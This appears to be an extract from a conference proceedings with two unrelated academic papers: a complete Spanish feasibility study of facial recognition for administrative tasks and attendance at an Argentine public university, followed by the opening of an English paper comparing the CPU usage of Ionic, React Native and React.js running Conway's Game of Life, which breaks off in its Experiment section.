Aplicación de Reconocimiento Facial para Agilización de Tareas Administrativas y Autogestión

Juan I. Torres[1]
orkuan@gmail.com

Ezequiel L. Castaño[1]
ecastano@frro.utn.edu.com

Fabrizio Gilio[1]
fabriziogilio@gmail.com

Luciano E. Babaglio[1]
luciano.babaglio@gmail.com

Nahuel Alvarez[1]
nahuelalvarezutn@gmail.com

Nicolás A. Bologna[1]
nbologna31@gmail.com

Paula Baschera[1]
paubaschera@gmail.com

1. *Facultad Regional Rosario, Universidad Tecnológica Nacional*

Resumen

La necesidad del usuario de utilizar los servicios de gestión de la universidad requiere un gran número de etapas burocráticas, en las cuales frecuentemente se necesita de algún intermediario, mucho tiempo de espera o recursos que no siempre se encuentran disponibles. Siguiendo los avances de la tecnología, particularmente la de inteligencia artificial, se identifican técnicas como el reconocimiento facial, que plantean una posible solución a los problemas de administración y autogestión. En otras palabras, se busca evaluar la implementación de un software que permita al usuario reemplazar las credenciales utilizadas en el sistema por el escáner biométrico del rostro. Por mas beneficioso que pueda llegar a ser una implementación tecnológica existen cuestiones que impiden su puesta en marcha. En el marco de la universidad pública, factores legales, económicos y humanos afectan de manera directa al desarrollo de todo proyecto. Teniendo en cuenta todas las limitaciones, se analizará el impacto que podría llegar a tener un sistema de reconocimiento biométrico.

1. Introducción

La atención de los medios de comunicación sobre sistemas de reconocimiento facial ha aumentado exponencialmente en los últimos años, según Google trends términos como Face ID y Face Recognition poseen una tendencia ascendente en cuanto a búsquedas en linea [1]. Esto se debe en gran parte a la numerosa cantidad de trabajos científicos que han aportado mas información sobre la problemática e implementación de esta tecnología, facilitando su aplicación a escalas cada vez más cotidianas[2][3][4]. Desde China hasta Argentina, incluyendo teléfonos móviles, el reconocimiento facial se ha convertido en una parte aceptada y hasta esperada en la sociedad [5][6][7].

La popularidad del asunto ha hecho que se cuestione el tratamiento ético de los datos[8]. En caso de transformarse en un estándar tecnológico, se plantea el papel del gobierno como regulador de datos sensibles, como lo son los rostros de las personas[9].

Desde prevención de fraude hasta localización de personas desaparecidas, el reconocimiento facial es utilizado con un nivel de certeza altamente confiable para diversas situaciones[8]. Este campo avanza rápidamente junto a otras tecnologías asociadas a la inteligencia artificial como lo son las redes neuronales y el aprendizaje automatizado.

La universidad actualmente cuenta con limitadas opciones al momento de realizar trámites administrativos o de autogestión. Los mismos conllevan múltiples intermediarios, extensas colas, horarios acotados de atención y problemas relacionados con el acceso del sistema (generalmente con el restablecimiento de credenciales).

Incorporar un sistema de reconocimiento biométrico podría reforzar la seguridad de los alumnos pero también poner en juego su libertad individual. A su vez, podría tanto aumentar la eficiencia de cómputo como disminuir la eficacia del personal al tener que implementar una nueva tecnología.

Con un estudio en detalle sobre el funcionamiento de un sistema de reconocimiento facial se espera dar a conocer la información que entra en juego del usuario como conocer los requisitos físicos que un ordenador necesitará para ejecutarlo. Esta información es crucial para evaluar la capacidad de una institución pública como lo es la Universidad Tecnológica Nacional a fin poder incorporarlo a sus tareas administrativas.

2. Objetivo general

Analizar la factibilidad del uso de programas de detección facial en tareas administrativas en marco de una universidad pública argentina.

3. Objetivos específicos

- Estudiar la evolución de las soluciones biométricas a lo largo de los años.
- Encontrar la manera de disminuir tiempos en trámites de autogestión.
- Proponer mejoras en la toma de asistencia estudiantil.
- Plantear parámetros de desarrollo de un sistema de reconocimiento facial basados en visión computacional
- Analizar los factores críticos que influyan en la implementación de un escáner biométrico.

4. Marco Teórico

4.1 Estado del arte

El reconocimiento facial tuvo sus inicios en 1964 a cargo de Woodrow Bledsoe, junto a Helen Chan Wolf y Charles Bisson [10].

Cabe aclarar que el trabajo fue financiado por una agencia de inteligencia privada que no permitía publicidad al respecto. Como consecuencia, el material disponible es escaso.

El proceso consistía en, dado un libro de fotos de personas procesadas legalmente, un operador extraía, mediante una tableta gráfica, las coordenadas límite de los rasgos de cada una de ellas. Con estas coordenadas se calculaban 20 distancias, tales como la distancia entre las pupilas, el ancho de la boca, alto del rostro, distancia entre las cejas, etc. Al crear la base de datos, cada nombre de la persona se asociaba a esas 20 distancias.

Las principales desventajas de este método consistían en problemas al reconocer caras que no estuvieran de frente y bien iluminadas, lo que llevó al origen de la normalización facial.

La computadora determina la rotación, inclinación, perspectiva y distancia a la cámara y junta estos ángulos para ”deshacer”las transformaciones generadas en las distancias base. Para computar estos ángulos, se necesitaría un modelo 3D de cada persona, el cual no estaba disponible y era altamente difícil de conseguir. Para solucionar este problema, Bledsoe usó una cabeza estándar derivada de las mediciones de 7 cabezas.

En 1968, el sistema fue sometido a diversos experimentos con una base de datos de más de 2000 fotografías. Los resultados fueron exitosos, pues las mismas pruebas producidas en humanos generaron mayores resultados incorrectos que los generados por la computadora.

En la actualidad, los principales paradigmas de reconocimiento facial son[11]:

- Eigenface (PCA): Cada ser humano puede ser considerado una suma de ’eigenfaces’. Mediante el análisis de los componentes principales (PCA), se generan ’eigenfaces’ que son considerados rasgos ’estándares’ faciales de los seres humanos. Estos se basan en el alto contenido probabilístico de los rasgos que hay al momento de revisar la base de datos de rostros. Los ’eigenvectores’ se consideran ortogonales.
- Independent Component Analysis (ICA): A diferencia de PCA, ICA se encarga de descomponer un dataset complejo en sub-partes independientes.
- Patrón Binario Local (LBP): Luego de haber dividido la imagen en celdas cuadradas idénticas, compara cada píxel central de cada celda con los píxeles que lo rodean, generando un mapa de texturas con patrones binarios.
- Rostro Gaussiano: El algoritmo se basa en cuatro bases de datos de fotos en lugar de una sola . Estas bases de datos contienen fotos con diferencias de iluminación y de posición.
- Deep Learning: Es una técnica neuronal multi-capa basada en Machine Learning. La máquina es capaz de extraer los rasgos primitivos de los objetos a reconocer y aprender por sí misma sin necesidad de un código pre-programado. Cada capa de esta máquina se encarga de aprender e interpretar la información de la capa anterior, por ejemplo, reconocer letras antes de reconocer las palabras, o indicar que hay un rostro en una foto antes de poder determinar qué persona es. A medida que el entrenamiento avanza, la computadora organiza la información en bloques más complejos y descarta las respuestas erróneas al hacer estudios comparativos, lo que significa que a medida que los tests avanzan, el sistema se va perfeccionando.

Nuestro sistema se basa en Deep Learning, usando un algoritmo de código abierto proporcionado por OpenCV.

4.2 Procedimientos administrativos actuales

En pos de conocer en detalle las tareas administrativos, se ha entrevistado al director del departamento de alumnado de la Universidad.

A partir de la entrevista se ha logrado una mayor comprensión sobre el funcionamiento interno de los datos en trámites administrativos.

En todos los procedimientos administrativos de la facultad que el alumno requiera realizar de manera remota, se necesitan credenciales que consisten en un usuario y una contraseña personales.

Para hacer uso del sistema académico administrativo en linea, el alumno utiliza su legajo y una contraseña que son generados de manera automática al momento de inscribirse. Luego de ingresar por primera vez, el usuario decide si conservar la contraseña o cambiarla.

El correo electrónico interno de la facultad otorga acceso a servicios como la bolsa de trabajo. Para obtenerlo, el alumno debe ser regular y solicitarlo presencialmente al departamento encargado de la generación de usuarios y completar una solicitud escrita y firmada por él. Al cabo de 10 días hábiles, deberá volver a acercarse al departamento para recibir una copia en papel de su nuevo usuario (diferente al que se emplea para el sistema explicado en el párrafo anterior) y su contraseña generada automáticamente, la cual podrá decidir si mantenerla o modificarla. Una aclaración que se considera necesaria, es que si el alumno no utiliza el correo electrónico universitario en 6 meses, éste es dado de baja y deberá realizar todo el proceso nuevamente para reactivarlo.

Siempre que el alumno requiera de cambiar de contraseña, el trámite se debe hacer de forma presencial sin excepción dentro de la universidad en los horarios de los departamentos pertinentes.

Para realizar un trámite presencial, el alumno solamente debe contar con su número de DNI o legajo, sin ningún otro certificado para acreditar que la persona presente es el usuario.

5. Elementos del Trabajo y Metodología

En pos de mejorar la eficiencia en los trámites administrativos, se hará uso de tecnologías de reconocimiento facial mediante visión artificial (Computer Vision).

Este concepto engloba los procesos computacionales que involucren contenido visual, tanto en imagen como en vídeo.

La manera en que una computadora almacena una imagen se basa en el siguiente principio: Una fotografía está compuesta por píxeles representados por un conjunto de valores numéricos para cada color. De manera simplificada podemos verlo en una imagen a escala de grises, donde cada píxel está conformado por un valor que representa cuán oscuro será, como se observa en la imagen 1 [12]




Imagen 1

Se toma el original como una grilla de valores que van desde 0 a 255 que es lo que va a interpretar la máquina. En el caso de la imagen 2[12] tiene 12 columnas y 16 filas, por lo tanto hay un input de 192 valores.

Si se agrega color, comúnmente se hará con 3 valores por píxel (RGB) y en el caso de la imagen 2 [13] pasaremos a tener 12x16x3 valores, es decir 576 contra los 192 de la imagen en escala de grises.




imagen 2

En cambio si se toma una imagen HD a color tenemos los siguientes resultados:

Cada color se guarda en un byte, es decir 8 bits. En un píxel RGB tenemos 24 bits haciendo que una imagen de 1024 x 768 píxeles nos ocupe aproximadamente 2 megabytes.

Esto demuestra que existe una gran variación de datos de entrada que pueden ser utilizados y son útiles, sin embargo debemos buscar un equilibrio entre una imagen con calidad suficiente para reconocer los elementos de interés y un tamaño de archivo que permita el flujo de grandes cantidades de datos.

Para el proceso de identificación, mediante una cámara digital, se obtiene una imagen de frente de la persona. Luego el software interpreta y lee la geometría del rostro. Los factores a interpretar son, por ejemplo, la distancia entre los ojos, o entre la frente y la barbilla, creando así puntos de referencia faciales que van a ser utilizados para identificar la persona. Así queda creada una firma facial que será almacenada como una matriz numérica. La misma será comparada con las imágenes ya almacenadas previamente, las cuales tienen asignadas el nombre de la persona que representan. Se recorre el arreglo de matrices almacenadas comparando cada una con la nueva imagen, buscando coincidencias en las firmas. Si se produce una igualdad, se le asignará a la imagen nueva el nombre de la imagen coincidente, almacenándola también en el arreglo de imágenes ya reconocidas. En caso de no encontrar coincidencias, la imagen será almacenada en un arreglo de imágenes desconocidas, mostrándose en pantalla un cartel de ”Desconocido/a”.

Se ha realizado un prototipo de prueba que consta de una interfaz de video donde se visualiza lo capturado por la cámara. El procesamiento y la captura se suspenderán durante la inactividad para el ahorro de recursos y la preservación de los componentes de hardware. Cuando una persona se acerca a la terminal y activa el sistema se analiza la imagen en tiempo real en búsqueda de un rostro reconocible. El mismo se transforma en un elemento numérico para poder ser comparado con los rostros disponibles en la base de datos. Si el individuo no es reconocido el sistema permite seleccionar, mediante el uso de un periférico de entrada, un sujeto desconocido para realizar el alta. Aprovechando la disponibilidad de la cámara se implementó la característica de poder escanear el documento nacional de identidad (DNI) mediante el código de barras para agilizar la carga de datos y evitar errores humanos. En cambio, si el usuario es reconocido por el sistema se accederá a su sistema de gestión.

5.1 Puesta a punto del sistema

El procedimiento de reconocimiento seleccionado para realizar las pruebas de rendimiento es Face Recognition, una función perteneciente a la librería OpenCV. El mismo permite inicializar una serie de parámetros para controlar el grado de precisión y fluidez de ejecución en función del hardware que se disponga (capacidad de cómputo).

6. Factores críticos

A continuación se procederá a nombrar las posibles circunstancias en las que se podrían presentar diferentes escenarios de limitación para el proyecto en cuestión.

6.1 Factores Legales

Antes de considerar la implementación de un sistema que pueda comprometer datos sensibles, se deberán tener en cuenta las cuestiones legales relacionadas con la privacidad de la persona. La resolución 3459/2011 permite mediante la implementación del Sistema Federal de Identificación Biométrica para la Seguridad la utilización de nuevas herramientas informáticas para la comparación de rasgos fisonómicos, tanto de huellas dactilares como de reconocimiento facial [14].

Sólo se debe hacer uso de reconocimiento biométrico a las personas que den su consentimiento por escrito. Ante el ingreso de un alumno nuevo o la incorporación de uno ya existente al sistema los mismos serán fotografiados por personal administrativo y dados de alta en el nuevo módulo.

Para cumplimentar el artículo 21 de la ley 25326 (Ley N 25326, 2000) la información de la persona correspondiente se tomarían en la base de datos de la universidad donde cada alumno fue registrado previamente.

6.2 Factores Económicos

El equipo necesario para la implementación consiste en una cámara digital y un dispositivo que cuente con un procesador gráfico. La eficiencia del sistema dependerá de la calidad de imagen capturada y será proporcional a la capacidad de procesamiento gráfico. En consecuencia entre mayor sea el rendimiento del equipo mayor sera el costo del mismo. El costo de la implementación estará fuertemente ligado a la modalidad que se utilice.

6.2.1 Toma de asistencia

La toma de asistencia es un proceso que se realiza con alta frecuencia en todas las aulas en las que se dicten clases. Para poder incorporar la tecnología propuesta existen dos posibilidades: dispositivos móviles y cámaras fijas.

Entendiendo por dispositivo móvil a cada ordenador que pueda ser transportado con facilidad por un usuario de un lugar a otro, se requerirá de uno por cada encargado de la toma de asistencia para evitar superposiciones horarias. Como contingencia se deberá disponer siempre que sea necesario de unidades adicionales en caso de el extravío o fallo técnico de algún aparato.

Los riesgos de los dispositivos móviles serían evitables implementando cámaras fijas. No obstante las mismas conllevan otros costos. En primer lugar se deberá tener un mayor número de dispositivos (uno para cada salón), aun así los mismos serían menos costosos ya que sólo serían cámaras conectadas a un mismo ordenador. Al costo de adquisición de equipos se le sumaría la colocación y cableado correspondiente.

Comparando ambas alternativas con el procedimiento manual, las ventajas que la automatización presenta a la to-

ma de asistencia es el ahorro de papel y de esfuerzo del personal a cargo, la eficiencia, la rapidez y la poca interacción de ambas partes, pues implicaría no interrumpir las clases ni la atención de los presentes.

6.2.2 Gestión Estudiantil

Los ordenadores que cuentan las oficinas del departamento de alumnado no requieren de una gran capacidad de procesamiento para correr el sistema de gestión estudiantil actual. Por eso mismo es que si se quisiera implementar el sistema propuesto se debería invertir una considerable suma en actualizar los equipos.

Los principales recursos necesarios que necesita el sistema de reconocimiento facial son memoria principal RAM y capacidad de procesamiento gráfico. A esto se le suma la cámara digital para capturar el rostro del alumno consultante.

Si bien la actualización de los equipos podría ser costosa, los mismos tendrían una vida útil extendida aproximada por un mínimo de 4 años.

6.3 Factibilidad humana

6.3.1 Percepción actual sobre los servicios administrativos

Para conocer la opinión de los estudiantes sobre los administrativos se ha realizado una encuesta a los alumnos de la Universidad.

Los resultados demostraron que un 68 % de los encuestados requiere de los servicios de autogestión de 2 a 5 veces al año. En cuanto a la eficiencia, un 74.3 % de los encuestados reportó que han tenido una demora promedio en los trámites realizados que supera los 5 minutos. En un 65.3 % de los casos, han esperado ser atendidos por el personal administrativo hasta 15 minutos.

6.3.2 Percepción actual sobre la toma de asistencia

La mayoría de los alumnos encuestados destacan que para la toma de asistencia en clase, en promedio, se le dedica hasta 5 minutos.

La demora en tomar asistencia no es el único problema notable por los estudiantes. Muchos de ellos distinguen las siguientes dificultades: No aparecer en la planilla a pesar de haberse anotado, se dispuso de una hoja para anotarse y no llegó al alumno, se han salteado su apellido, no se toma asistencia.

6.3.3 Percepción de tecnología

Se ha preguntado a los estudiantes si permitirían utilizar tecnología de reconocimiento facial para ser identificados dentro de la facultad. El 73 % de los encuestados asintió, mientras que el 27 % se mantuvo en desacuerdo. Esto no sería un problema ya que el programa al ser operado por personal administrativo, estos podrían preguntar al estudiante si utilizar el sistema o no.

La respuesta que mas polarizó a los encuestados fue sobre si pensaban que implementar la tecnología aumentaría la seguridad dentro de la facultad. El 53 % de los encuestados estuvo de acuerdo por múltiples razones de las cuales destacan la mejora en trazabilidad, la imposibilidad de robo de identidad y disminución de falsificaciones. Un caso que fue mencionado en varias ocasiones fue las pocas credenciales que se necesitaban para obtener y modificar los datos académicos del estudiante. Al utilizar el rostro como credencial se estaría brindando información casi idónea de la persona.

Otras opiniones cuestionan la capacidad de los miembros de la facultad para llevar a cabo la implementación y si realmente mejoraría la seguridad. Otro aspecto cuestionado es el costo que requeriría el cual ya ha sido analizado en el punto 6.2 de este trabajo.

6.3.4 Capacitación necesaria

El personal administrativo hace uso de conocimiento básico sobre la operación de sistemas informáticos basados en formularios para realizar su labores diarios. Eso significa que los mismos cuentan con las competencias necesarias para incorporar un cambio en el sistema.

Conservando la estructura actual del sistema, el módulo de reconocimiento biométrico debe ser un agregado que no altere el flujo actual de trabajo. Con esto se espera reducir la resistencia al cambio que presenta el agregado de una tecnología.

6.3.5 Incorporación estudiantil

La implementación de reconocimiento facial no presenta cambios que afecten a los procedimientos básicos realizados por estudiantes. Los que acuerden ser acreditados mediante reconocimiento facial antes de realizar cada operación deberán aguardar a ser reconocidos por el sistema y, una vez identificados, se continuará con el trámite sin alteración alguna.

8 Ventajas y desventajas

Las ventajas que podría llegar a presentar la implementación del sistema son:

- Facilitar la entrada de credenciales
- Disminuir tiempos en trámites de autogestión
- Agilizar la toma de asistencia
- Ayudar al personal administrativo a cumplir sus ta-

reas

- Reducir de uso de papel

En cuanto a desventajas, el sistema podría llegar a presentar la implementación:

- Detectar erróneamente a las personas con características faciales similares.
- Aumentar la de dependencia tecnológica.
- Mayor volumen de datos almacenados.
- Posible negación de los alumnos a la utilización de su imagen.
- Resistencia del personal administrativo al cambio de tecnología.

9. Conclusión

Luego del estudio exploratorio de las principales técnicas de reconocimiento facial, se ha propuesto una metodología de implementación basada en visión computacional. La misma presenta resultados prometedores en ordenadores de mediana gama.

En base a los requerimientos del sistema, se han analizado principales cuestiones que hay que tener en cuenta cuando se considere implementar un sistema de reconocimiento facial en un establecimiento público como lo es la Universidad.

Se concluyó que el coste económico en ciertas modalidades como la toma de asistencia actualmente es inviable, mientras que en la gestión administrativa resulta más prometedora su implementación, con una limitada inversión. El mismo no presentaría grandes cambios para el personal administrativo ni para los estudiantiles que hagan uso.

Teniendo en cuenta las ventajas de accesibilidad y eficacia contra los costes y problemas que contraería la implementación de un sistema biométrico se puede concluir que en el escenario publico en el que se analiza la cuestión, existen demasiadas limitaciones para hoy en día implementar un sistema de tal tipo.

El presente proyecto podría ser considerado como punto de partida para futuros proyectos, en los cuales se buscará desarrollar en mayor profundidad el tema en cuestión dentro y fuera del marco universitario.

Referencias

[1] Google Trends, Tendencia Face ID
[2] Shah, S. J., Li, Z., Shah, A. M., Ullah, R. (2018). Face ID: an innovative biometric approach to control sales personnel production deviance. International Journal of Information Systems and Change Management, 10(3), 227-247.
[3] Ozaki, S., Ikenoue, S. (2017). U.S. Patent No. 9,727,777. Washington, DC: U.S. Patent and Trademark Office.
[4] Yao, X., Chen, Y., Liao, R., Cai, S. (2017, December). Face Based Advertisement Recommendation with Deep Learning: A Case Study. In International Conference on Smart Computing and Communication (pp. 96-102). Springer, Cham.
[5] Infobae, Reconocimiento facial en la ciudad de Buenos Aires: cómo será el sistema que ayudará a capturar a los 46 mil prófugos de la Justicia, 2019.
[6] Diario La Vanguardia, La inquietante apuesta china por el reconocimiento facial.
[7] Mainenti, D. A. V. I. D. (2017). User Perceptions of Apple's Face ID. Human Computer Interaction.
[8] Yan, Y., Zhang, Y. J. (2009). State-of-the-art on video-based face recognition. In Encyclopedia of Artificial Intelligence (pp. 1455-1461). IGI Global.
[9] Huang, T., Xiong, Z., Zhang, Z. (2005). Face recognition applications. In Handbook of Face Recognition (pp. 371-390). Springer, New York, NY.
[10] Bledsoe, W. W., and Chan, H. 1965. A Man-Machine Facial Recognition System-Some Preliminary Results, Technical Report PRI 19A, Panoramic Research, Inc., Palo Alto, California.
[11] SALHI, Mohamed Salah and Rahmouni, Mohamed Hedi and Amiri, Hamid, Progress in Face Recognition Over Evolutionary Deep-Indicators Algorithm, April 13, 2019.
[12] Golan Levin, Image Processing and Computer Vision, 2019.
[13] Gary W. Priester, XaraXone, The WorkBook 35, April 15, 2005.
[14] Dirección Nacional del Registro Nacional de las Personas, Resolución 3459/2011.
[15] Ministerio de Justicia y Derechos Humanos Presidencia de la nacion, Proteccion de los datos personales, Ley 25.326

CPU performance assessment for a non-interactive application in cross-platform mobile frameworks

Damián Alvarez[1], Lucas Malvasia[1*], Mauro Falcone[1*], Franco Talarico[1*], Santiago Roatta[1], David Curras[1], Guillermo Leale[1]*

[1] Centro de Altos Estudios en Tecnología Informática - Universidad Abierta Interamericana.
[*] Los autores contribuyeron en igual medida en el presente trabajo.

{ alvarezdami93, lucas.malvasia, maurofalcone.95, francotalarico93, santiago.roatta }
@gmail.com, david.curras@radiumrocket.com, guillermo.leale@uai.edu.ar

Abstract

In the current industry of mobile applications, several development frameworks have emerged for different implementation purposes. Generally, software products in mobile applications are intended to be implemented on at least two important mobile platforms, namely Android and iOS. In an effort to enhance productivity in this context, development teams rely on cross-platform frameworks for software production. To this end, widely used approaches, such as Hybrid, Interpreted and Progressive Web Apps (PWA) provide a convenient means to write a single code for multiple implementation contexts, improving software quality in terms of development time and maintainability. An important issue regarding mobile development is software performance. Thus, an important question to be raised in development teams is the selection for an appropriate framework in order to obtain software that works with an acceptable level of performance in mobile devices. An interesting example of performance-challenging code within a non-interactive use case is John Conway's Game of Life (GoL). Therefore, in this work we performed a quantitative assessment in terms of overall CPU usage when applying GoL to mobile development, comparing examples of each approach, such as Ionic, React Native and React.js. The results obtained are statistically significant and show that the use of Ionic framework performs better than React Native and React.js when implementing GoL as a use case of non-interactive application. With our results, we aim to provide a convenient means for technical leaders and development teams to reach an adequate decision for a framework to be used in mobile software projects.

Introduction

In the current mobile applications development industry, there are at least two important platforms, namely Android and iOS. These are the result of an intense competition between the two major companies involved in this market, Apple and Google. Each operating system has its own software developer tools and programming languages. As a consequence, different means of software development such as the Native approach are widely used. This approach relies on the tools, programming languages and development environments specifically aimed to produce apps for a given platform. Native applications for Android are written in Java language using Android Studio or Eclipse as IDEs, whereas Objective-C or Swift are used with XCode when developing for iOS.

A well-known problem for small and medium businesses is the level of difficulty for developers to provide several versions of the same applications. This is because high maintenance and development costs are involved since expensive and specialized resources need to be hired. A proposed solution to this problem is cross-platform development, which allows developers to write a single code and build targeted applications for each operating system. Implementing this development methodology is advantageous as it is cost-effective in terms of man-hours [1].

Several approaches have been created for cross-platform development. The most widely used approaches include the ones known as Hybrid, Interpreted and Progressive Web Apps. The Hybrid approach allows the use of common Web technologies such as HTML, CSS and JavaScript in an app development context for implementation of user interfaces and business logic. Then, this approach makes use of Native code and a WebView component. This component is an embeddable web browser that allows the execution of the common technologies mentioned above. The Interpreted approach are built using the JavaScript language. These approach does not rely on a WebView component to render the application. Instead, this approach can render Native components to the screen through the use of on-devices JavaScript interpreters. The Progressive Web Apps approach (PWA) can be seen as a web app with enhanced capabilities. A goal of this approach is to allow the apps for look and feel like a regular Native app. For this approach, the software is served by a webserver and is installed in an artifact-less browser window, with no address bar, settings icon or similar

elements. This interface increases the app-link feeling of using a PWA compared to a regular website. A thorough study on mobile approaches can be found in [2].

Furthermore, a large set of technical frameworks that support these approaches is widely available, either freely under open source licenses or as paid proprietary products. In this work, we will evaluate one framework of each approach as follows:

a) Ionic is an example of the Hybrid approach. This is a completely free and open source SDK based on Apache Cordova on which the business logic and user interface components are developed using web technologies including HTML, CSS and JavaScript [2].
b) React Native, which is based on the Interpreted approach. This framework does not depend on a web-view; instead, it leverages on JavaScript interpreter devices along with native bridges and the code written is parsed into native interface components instead of web-based HTML components [3].
c) React.js is an example of the PWA approach. This framework takes advantage of new features supported by modern browsers, including its service workers. These are internal processes that allow users to upgrade web apps to progressive web applications in their native operating system (OS) [4, 5].

The use of these cross-platform methodologies provides competitive means of mobile development in commercial applications in terms of development time and maintainability [6, 7]. Therefore, it is important to decide which approach is more appropriate in order to build the final product. To this end, it is relevant to assess the performance of each one when performing specific tasks on mobile devices. Several studies have covered the use of these approaches [5, 8, 9, 10]. However, these studies only focus on technical characteristics and qualitative advantages and disadvantages of each one. There is one study that compares the three approaches and makes quantitative measurements, but only taking into account the size of installation, launch time and the time from app-icon tap to toolbar render [2]. Also, this work shows only the average of ten runs for the mentioned indicators in a specific configuration and with no statistic significance analysis.

In an effort to increase the general knowledge about how efficiently these cross-platform technologies perform, we present a quantitative assessment in this work. This evaluation relies on an important performance indicator such as the CPU usage. To this end, three different applications were developed, one per approach, and their CPU performance was measured. An appropriate example of performance-challenging code is John Conton Conway's Game of Life (GoL) [11]. This game is an interesting use case for non-interactive content, which has its own importance as a feature in mobile interfaces [12]. It is known that GoL brings the CPU to high levels of use [13]. Therefore, an implementation of this code was made in each platform application in order to get relevant measurements regarding a non-interactive implementation. Several runs of this code were performed within a structured experiment, in order to provide statistically significant results. The conclusions obtained are very interesting for the CPU performance in the three analyzed frameworks. Thus, with our work we aim to provide a valuable resource for technical leaders and development teams to reach an adequate decision for an appropriate framework to be used in mobile software projects.

This work is structured as follows. In the Methodology section, an overall description of the code implementation and the performance indicators is shown. In the Experiment section, the workflow for the overall process is depicted. In the Results section, the obtained values for the CPU assessment are analyzed. Finally, in the Conclusions and Future Work section, current results and future lines of work are presented.

Methodology

The performance of the device is one of the deciding features to choose the best approach and the best framework for development. Although performance depends on many factors including the efficiency of the developer in writing code, in this work we consider this feature from the runtime perspective.

In order to evaluate the CPU usage for the mobile device, a popular zero-player game called “John Conway’s Game of Life” was developed for each approach. The game is a two-dimensional orthogonal board of square cells. It has different rules to decide which cell appears active or “lives” and which appear inactive or “dies”. Every cell interacts with its eight neighbors, which are the cells that are horizontally, vertically, or diagonally adjacent. Every activation or “birth” and inactivation or “death” occur simultaneously as a result of a pure function of the preceding state. The initial pattern constitutes the seed of the system and the rules continue to be applied repeatedly to create further generations which forces the CPU every time a new generation occurs. The direct impact on the hardware originated from the code allows to perform an effective comparison for each approach.

The software libraries used commonly to measure the usage of the resources in the mobile device provide several indicators with useful information. However, we considered appropriate to measure a single variable in order to have a clean starting point for the comparison of the analyzed technologies. Experiments were performed in an automated fashion over a series of runs, and the results were registered after specified intervals of time. Finally, the overall results in terms of CPU performance for each run were analyzed.

For this work, the CPU usage was computed. This indicator is obtained as a percentage of the CPU usage in a fixed period of time. It should be mentioned that the displayed values for CPU usage can reach a maximum of




Figure 1. Workflow for the experiment

$100 \times number\ of\ cores$. Therefore, we defined the *overall usage percentage* to be used as a performance indicator in this work as:

$$\frac{CPU\ usage}{100 \times number\ of\ cores}.$$

In order to handle a possibly large variability of CPU consumption throughout the experiment, the average and median of the performance indicator were considered as summary measures for each run. Finally, an ANOVA analysis was performed to verify if the differences between the indicators for each framework were statistically significant.

Experiment

A script was developed in the Node.js environment in order to execute the experiment. The code is freely available at https://github.com/radiumrocketapps/cpu-performance-mobile-dev. The workflow for the overall experiment has 3 main phases, as shown in Figure 1. The Setup phase consists in setting up the experiment parameters, such as the application corresponding to the approach that will be evaluated (Hybrid, Interpreted or PWA), the time that this application will be running and the total number of runs. The Runs phase consists in running the application for a defined amount of time and stopping the experiment when the number of runs is reached. The application phase consists in executing the applications given a specified running time.

For the implementation of the experiment, three different applications were tested using the Ionic, React Native and React.js frameworks. The applications ran the John Conton Conway's Game of Life. Our implementations

